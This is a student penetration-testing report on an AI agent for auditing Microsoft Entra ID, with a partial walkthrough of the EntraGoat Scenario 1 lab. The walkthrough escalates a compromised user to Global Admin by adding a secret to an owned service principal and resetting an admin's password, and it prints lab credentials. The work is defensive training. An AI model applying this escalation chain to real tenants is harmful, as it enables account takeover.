SECURITY AUDIT REPORT

Chat with Entra(Goat)

AI-Driven Identity Security Assessment — Microsoft Entra ID

Module 3 — Project 3

Prepared by

Hany Dhannoon

Cybersecurity Fundamentals — Applied Penetration Testing Track

October 2026

Table of Contents

Table of Contents 2
1. Executive Summary 3
2. Stage-by-Stage Detail 4
Stage 0 — AI Playground 4
Stage 1 — Connect to Entra 4
Stage 2 — Agent Data Access 4
Stage 3 — Audit Logic 4
Stage 4 — EntraGoat (this report's focus) 5
3. Project Architecture 6
4. Entra ID Access Configuration 7
5. Automated Audit Checks (Stage 3) 8
6. EntraGoat Scenario 1 — Misowned and Dangerous 9
6.1 The Walkthrough 9
6.1.1 Detailed Walkthrough with Evidence 11
6.2 The Flag 18
6.3 The Why — Underlying Security Flaw 18
6.4 The Fix 19
7. Agent Performance Review 20
8. Reflections 21
9. Future Work — Scenarios 2–5 (Planned) 22
10. GitHub Repositories Used 23
10.1 Azure/azure-ai-agents-labs 23
10.2 Semperis/EntraGoat 24
Appendix A — Tool Index 25
Appendix B — Source Repository 25
Appendix C — Files Created During This Project 25
Appendix D — hello.py (full source) 27
Appendix E — agent.py (full source) 28
Appendix F — graph_client.py (full source) 30
Appendix G — entra_agent.py (full source) 34

1. Executive Summary

This report documents the design, build and testing of a Python-based AI security agent for Microsoft Entra ID, and its application against the EntraGoat vulnerable-by-design environment. The agent integrates Azure OpenAI (gpt-5-mini) with Microsoft Graph via tool-calling, allowing a language model to query live Entra ID configuration and reason about security risk in natural language.

Five tenant-wide audit checks were implemented and validated against a production-style Entra ID tenant. EntraGoat Scenario 1, “Misowned and Dangerous,” was then solved end to end — first through manual enumeration, then reproduced and explained by the custom agent — resulting in full compromise of a simulated Global Administrator account.

Stage	Deliverable	Status
0 – AI Playground	Azure OpenAI deployment, hello.py, agent.py	Complete
1 – Connect to Entra	App registration, Graph permissions, graph_client.py	Complete
2 – Agent Data Access	entra_agent.py tool-calling loop	Complete
3 – Audit Logic	Five automated audit checks	Complete
4 – EntraGoat	Scenario 1 solved; Scenarios 2–5 planned	In Progress

2. Stage-by-Stage Detail

Stage 0 — AI Playground

- Provisioned an Azure OpenAI resource in the Cybersteps tenant and deployed the gpt-5-mini chat model.
- Built hello.py: a minimal single-turn chat completion script to validate the Azure OpenAI connection.
- Tested system-prompt variations to observe how they change model behavior and constraints.
- Built agent.py: a first tool-calling loop with a simple get_current_time function, proving the model could select and invoke a tool.

Stage 1 — Connect to Entra

- Registered the entra-audit-agent application in the Pearson tenant (Entra ID > App registrations).
- Added Microsoft Graph application permissions: User.Read.All, Directory.Read.All, Policy.Read.All, RoleManagement.Read.Directory, later extended with AuditLog.Read.All; granted tenant-wide admin consent.
- Created a client secret for the app registration and stored tenant ID, client ID and secret in a local .env file (excluded from source control via .gitignore).
- Built graph_client.py implementing client-credential (app-only) authentication via MSAL and a paged graph_get() helper.
- Implemented and tested baseline queries: get_users, get_global_admins, get_ca_policies, get_guests, get_mfa_status, get_service_principals.

Stage 2 — Agent Data Access

- Built entra_agent.py: wraps each graph_client.py function as an OpenAI tool definition and runs a tool-calling loop so the model can query live tenant data on demand.
- Validated with natural-language questions (e.g. “Who are the Global Admins?”) and confirmed answers matched the Entra portal.
- MCP server integration was identified as optional in the project brief and was not implemented in this round.

Stage 3 — Audit Logic

- Implemented check_legacy_auth_blocked: verifies an enabled Conditional Access policy blocks legacy authentication clients tenant-wide.
- Implemented check_admin_mfa_policy and get_admins_without_mfa: flags admins lacking MFA registration or CA coverage.
- Implemented get_risky_service_principals: scans own-tenant service principals for high-risk Microsoft Graph application permissions.
- Implemented get_security_defaults to avoid false positives when Conditional Access is absent but Security Defaults is enforced instead.
- Standardized the system prompt so every finding is reported as Finding / Risk / Fix / Severity.

Stage 4 — EntraGoat (this report's focus)

- Deployed EntraGoat into the Pearson tenant using the PowerShell GUI (Start-EntraGoat.ps1), signed in as Global Administrator.
- Solved Scenario 1, “Misowned and Dangerous,” manually first, then extended the agent's toolset (get_user_owned_objects, get_user_owned_devices, get_user_owned_groups, get_sp_role_assignments, get_sp_directory_roles, get_role_members) and reproduced the findings through the agent.
- Scenarios 2–5 were not attempted in this round; see Section 9, Future Work.

3. Project Architecture

The solution spans two Azure tenants, bridged by a local Python script. The Cybersteps tenant hosts the Azure OpenAI reasoning engine; the Pearson tenant hosts the Entra ID environment under audit, including the EntraGoat vulnerable scenarios.




Figure 1. Three-tenant architecture: Cybersteps, the local bridge script, and Pearson.

Component	Tenant	Role
Azure OpenAI (gpt-5-mini)	Cybersteps	Reasoning engine (“the brain”)
Entra ID / Microsoft Graph	Pearson	Audit target, including EntraGoat
Python script (local)	—	Bridges both tenants; tenants never communicate directly
App registration entra-audit-agent	Pearson	Grants the script read access via client credentials

Authentication flow: the script authenticates to Pearson with a client ID and secret, receives a Graph access token, retrieves tenant data, forwards it with a prompt to Azure OpenAI, and returns the model's analysis to the operator.

4. Entra ID Access Configuration

Setting	Value
App registration	entra-audit-agent
Graph permissions	User.Read.All, Directory.Read.All, Policy.Read.All, RoleManagement.Read.Directory, AuditLog.Read.All
Consent	Admin consent granted, tenant-wide
Auth flow	Client credentials (app-only)

5. Automated Audit Checks (Stage 3)

#	Check	Tool Function	Purpose
1	Legacy authentication blocking	check_legacy_auth_blocked	Confirms an enabled CA policy blocks legacy clients tenant-wide
2	Admin MFA enforcement	check_admin_mfa_policy / get_admins_without_mfa	Flags admins without MFA registered or covered by CA
3	Risky service principals	get_risky_service_principals	Flags own-tenant SPs holding high-risk Graph app permissions
4	Security Defaults	get_security_defaults	Avoids false positives when CA is absent but Security Defaults is active
5	Guest / inventory baseline	get_guests, get_global_admins, get_service_principals	Baseline tenant inventory

Each finding is reported by the agent in a fixed format — Finding, Risk, Fix, Severity — enforced via the system prompt, ensuring consistent, audit-ready output.

6. EntraGoat Scenario 1 — Misowned and Dangerous

An Owner's Manual to Global Admin

Scenario brief: A low-privileged finance user, David Martinez, has his credentials compromised. The objective is to escalate from this foothold to Global Administrator and retrieve a flag stored in extensionAttribute1 on the target admin account.




Figure 2. The six-step escalation chain from compromised user to Global Admin.

6.1 The Walkthrough

Summary of the eleven-step process, followed by the detailed step-by-step evidence trail:

Step	Action	Tooling
1	Deployed EntraGoat in the Pearson tenant via the PowerShell GUI (Start-EntraGoat.ps1), signed in as Global Admin	PowerShell / Graph SDK
2	Ran Scenario 1 setup; received low-privilege credentials for david.martinez and target admin UPN prefix EntraGoat-admin-s1	EntraGoat setup script
3	Manually enumerated David's owned objects: app registrations (none), owned groups (none), group memberships (Automated-Finance-Dept, no role/ownership), owned devices (none)	Entra admin center
4	Found David listed as Owner (“Configuration Owner”) of enterprise application Finance Analytics Dashboard	Entra admin center
5	Confirmed the underlying app registration had no API permissions, no secrets, and no owners at the registration level	Entra admin center
6	Confirmed via custom agent tooling and the portal that the SP holds Privileged Authentication Administrator (PAA)	entra_agent.py / Entra admin center
7	As David (owner), added a new client secret to the SP	Add-MgServicePrincipalPassword

Step	Action	Tooling
8	Authenticated as the service principal (app-only, client credential flow)	Connect-MgGraph - ClientSecretCredential
9	Used the SP's PAA privileges to reset the target admin's password	Update-MgUser - PasswordProfile
10	Read the flag from the admin's onPremisesExtensionAttributes.extensionAttribute1 via Graph, authenticated as the SP	Invoke-MgGraphRequest
11	Removed the added secret and ran the official cleanup script to restore tenant state	PowerShell / EntraGoat cleanup script

6.1.1 Detailed Walkthrough with Evidence

Step 1–2 — Deployment and scenario setup

EntraGoat was deployed into the Pearson tenant via the PowerShell GUI, signed in as Global Administrator:

```
git clone https://github.com/Semperis/EntraGoat
cd EntraGoat
Install-Module Microsoft.Graph -Scope CurrentUser -Force
.\Start-EntraGoat.ps1
```

Scenario 1 setup ("Misowned and Dangerous: An Owner's Manual to Global Admin") returned the low-privilege foothold credentials and the target identity:

- Username: david.martinez@wwlx961259.onmicrosoft.com / Password: GoatAccess!123
- Target: EntraGoat-admin-s1@wwlx961259.onmicrosoft.com / Flag location: extensionAttribute1
- Hint given by the scenario: "Ownership leaves a mark. Trace what entities bear your name."

Step 3 — Enumerating David Martinez's identity

Signed in to the Entra admin center as david.martinez. His user profile showed zero owned applications, one group membership, and no assigned roles:




Figure 3. David Martinez — user overview: 1 group membership, 0 owned applications, 0 roles.

Confirmed app registration ownership was empty:




Figure 4. App registrations — Owned applications tab: "This account isn't listed as an owner of any applications."

His one group membership, Automated-Finance-Dept, was checked for ownership and role assignment — both empty, a dead end:




Figure 5. Automated-Finance-Dept membership: David Martinez and Pradeep Gupta.




Figure 6. Automated-Finance-Dept — Owners tab: 0 group owners found.




Figure 7. Automated-Finance-Dept — Roles and administrators: no roles found.

Step 4 — The key finding: enterprise application ownership

App registration ownership and enterprise application ownership are tracked separately in Entra ID. Checking Enterprise Applications revealed David Martinez as Owner (“Configuration Owner”) of Finance Analytics Dashboard — the application that stood out earlier by its unusually recent creation date among David's other SaaS-looking entries:




Figure 8. Finance Analytics Dashboard (Enterprise Application) — Owners: David Martinez, Configuration Owner.

Step 5 — Confirming the ownership had no standing API access

Before assuming malicious capability, the SP's existing permission grants and registration-level access were checked and found empty — ownership itself, not a pre-existing permission, is what makes the application exploitable:




Figure 9. Finance Analytics Dashboard — Permissions: no admin consented permissions found.




Figure 10. App registration — API permissions: none configured.




Figure 11. App registration — Certificates & secrets: 0 client secrets.

